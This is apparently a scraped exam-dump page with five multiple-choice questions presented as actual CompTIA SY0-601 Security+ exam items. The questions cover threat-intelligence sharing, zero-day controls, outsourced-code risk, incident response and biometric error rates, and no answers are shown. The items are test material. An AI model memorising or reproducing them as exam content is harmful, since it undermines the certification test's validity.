
An organization wants to participate in threat intelligence information sharing with peer groups. Which of the following would MOST likely meet the organization's requirement?

A. Perform OSINT investigations.

B. Subscribe to threat intelligence feeds.

C. Submit RFCs.

D. Implement a TAXII server.



Actual exam question from CompTIA's SY0-601
Question #: 47
Topic #: 1
[All SY0-601 Questions]


Which of the following is the MOST effective control against zero-day vulnerabilities?

A. Network segmentation

B. Patch management

C. Intrusion prevention system

D. Multiple vulnerability scanners



Actual exam question from CompTIA's SY0-601

Question #: 48

Topic #: 1

[All SY0-601 Questions]

Which of the following is the GREATEST security concern when outsourcing code development to third-party contractors for an internet-facing application?


A. Intellectual property theft

B. Elevated privileges

C. Unknown backdoor

D. Quality assurance

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 49

Topic #: 1

[All SY0-601 Questions]

An organization has hired a red team to simulate attacks on its security posture. Which of the following will the blue team do after detecting an IoC?

A. Reimage the impacted workstations.

B. Activate runbooks for incident response.

C. Conduct forensics on the compromised system.

D. Conduct passive reconnaissance to gather information.

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 50

Topic #: 1

[All SY0-601 Questions]

An amusement park is implementing a biometric system that validates customers' fingerprints to ensure they are not sharing tickets. The park's owner values customers above all and would prefer customers' convenience over security. For this reason, which of the following features should the security team prioritize FIRST?


A. Low FAR

B. Low efficacy

C. Low FRR

D. Low CER

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 51

Topic #: 1

[All SY0-601 Questions]

